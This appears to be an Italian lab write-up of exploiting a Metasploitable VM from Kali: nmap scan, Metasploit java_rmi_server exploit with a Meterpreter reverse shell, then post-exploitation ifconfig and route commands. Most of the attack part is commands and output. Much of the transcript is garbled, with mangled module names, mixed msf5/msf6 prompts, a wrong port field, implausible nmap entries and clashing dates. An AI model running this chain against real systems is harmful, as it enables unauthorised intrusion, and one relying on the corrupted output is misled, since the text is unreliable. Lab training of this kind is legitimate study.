


Ai fini dell'esercizio in questione, per prima cosa settiamo come da consegna gli indirizzi IP delle nostre macchine Kali e Metasploitable e verifichiamo se c'è comunicazione fra le macchine. Vediamo che la comunicazione c'è, effettuiamo quindi una scansione con NMAP verso il nostro target per vedere quali porte sono aperte e con quale servizio.




```
kali@kali:~$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data:
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.508 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.459 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.372 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.326 ms
^C
--- 192.168.11.112 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 385ms
rtt min/avg/max/mdev = 0.325/0.414/0.508/0.068 ms

kali@kali:~$ nmap -v 192.168.11.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-10 09:32 EST
Nmap scan report for 192.168.11.112
Host is up (0.00079s latency).
Not shown: 976 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  netbios-ssn
512/tcp   open  exec
513/tcp   open  login?
514/tcp   open  shell
1099/tcp  open  java.rmi
1524/tcp  open  bindshell
2849/tcp  open  rfa
2132/tcp  open  ftp
3386/tcp  open  mysql
4444/tcp  open  tclwrap
5432/tcp  open  postgresql
5986/tcp  open  vnc
5986/tcp  open  x11
6067/tcp  open  irc
8080/tcp  open  http
8180/tcp  open  http
Service Info: Hosts: metasploitable.localdomain, lrc.metasploitable.LAM; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 66.28 seconds
```

Successivamente avviamo una sessione Msfconsole per sfruttare la vulnerabilità presente nel servizio della porta 1099 del nostro target. Cerchiamo l'exploit che più fa al caso nostro, in questo caso scegliamo il numero 4.



```
kali@kali:~$ msfconsole
msf5 > search java rmi
Matching Modules
#  Name
0  exploit/multi/http/atlantis_cmsd_phpinstall_plugin_upload_rece
1  exploit/multi/misc/2019_php_server
2  auxiliary/scanner/mis/2019_php_server
3  auxiliary/gather/2019_php_registry
4  exploit/multi/misc/2019_php_server
5  auxiliary/scanner/mis/2019_php_server


Metasploit tip: After running db.nmap, be sure to
check out the result of hosts and services
Metasploit Documentation: https://docs.metasploit.com/

msf5 > search java rmi
Matching Modules
#  Name
0  exploit/multi/http/atlantis_cmsd_phpinstall_plugin_upload_rece
1  exploit/multi/misc/2019_php_server
2  auxiliary/scanner/mis/2019_php_server
3  auxiliary/gather/2019_php_registry
4  exploit/multi/misc/2019_php_server
5  auxiliary/scanner/mis/2019_php_server

Disclosure Date  Rank  Check  Description
2019-05-22      excellent  Yes  atlantis_cmsd_phpinstall_Unauthenticated_Plugin_Upload_RCE
2019-05-22      excellent  Yes  2019_php_Server_Insecure_Configuration_2019_Code_Execution
2019-05-22      normal    No   java_2019_Server_Insecure_Endpoint_Code_Execution_Scanner
2019-05-22      normal    No   2019_php_registry_Interfaces_Enumeration
2019-10-15      excellent  Yes  java_2019_Server_Insecure_Default_Configuration_2019_Code_Execution
2019-10-15      normal    No   2019_php_Server_Insecure_Endpoint_Code_Execution_Scanner
```

Una volta scelto il nostro exploit lo configuriamo con i parametri che ci vengono richiesti. Settiamo quindi RHOSTS con l'indirizzo IP del nostro target (192.168.11.112) verificando poi se il parametro è

stato settato correttamente.



```
kali@kali:~$ msf6 > use multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 > exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name       | Current Setting | Required | Description                                                                                                                           |
|------------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPODELAY | 18              | yes      | Time that the HTTP Server will wait for the payload request                                                                           |
| RHOSTS     |                 | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit                                          |
| RHOST      | 1899            | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST    | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT    | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL        | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert    |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH    |                 | no       | The URI to use for this exploit (default is random)                                                                                   |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |



View the full module info with the info, or info -d command.

msf6 > exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 > exploit(multi/misc/java_rmi_server) > show options


Module options (exploit/multi/misc/java_rmi_server):



| Name       | Current Setting | Required | Description                                                                                                                           |
|------------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPODELAY | 18              | yes      | Time that the HTTP Server will wait for the payload request                                                                           |
| RHOSTS     | 192.168.11.112  | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit                                          |
| RHOST      | 1899            | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST    | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT    | 8080            | yes      | The local port to listen on.                                                                                                          |


```

A questo punto possiamo lanciare il nostro exploit,notiamo che va a buon fine ed abbiamo ottenuto una sessione Meterpreter sul nostro target.Ci siamo infiltrati in maniera non autorizzata sul nostro bersaglio.Da qui possiamo fare diverse operazioni come trasferire file sul target,raccogliere informazioni,installare una backdoor ecc..come esempio andiamo a fare alcune operazioni di INFORMATION GATHERING sulla macchina exploitata.Con il comando "ifconfig" recuperiamo le informazioni circa la configurazione di rete del nostro target,con il comando "route" abbiamo accesso alle tabelle di routing,con "sysinfo" recuperiamo informazioni circa il sistema operativo.



```
kali@kali:~$ msf6 > exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1899 - Using URI http://192.168.11.111:8080/0x200020
[*] 192.168.11.112:1899 - Server started.
[*] 192.168.11.112:1899 - Sending RMI Header...
[*] 192.168.11.112:1899 - Sending RMI Call...
[*] 192.168.11.112:1899 - Replied to request for payload JAR
[*] Sending stage (36829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:33536) at 2023-03-18 09:49:35 -0500

meterpreter > ifconfig

Interface 1
-----
Name           : lo - lo
Hardware MAC   : 00:00:00:00:00:00
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ::

Interface 2
-----
Name           : eth0 - eth0
Hardware MAC   : 00:00:00:00:00:00
IPv4 Address   : 192.168.11.112
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::a08:77ff:fe3b:9a7a
IPv6 Netmask   : ::

meterpreter > route

IPv4 network routes



| Subnet         | Netmask       | Gateway | Metric | Interface |
|----------------|---------------|---------|--------|-----------|
| 127.0.0.1      | 255.0.0.0     | 0.0.0.0 |        |           |
| 192.168.11.112 | 255.255.255.0 | 0.0.0.0 |        |           |



IPv6 network routes



| Subnet                   | Netmask | Gateway | Metric | Interface |
|--------------------------|---------|---------|--------|-----------|
| ::1                      | ::      | ::      |        |           |
| fe80::a08:77ff:fe3b:9a7a | ::      | ::      |        |           |


```

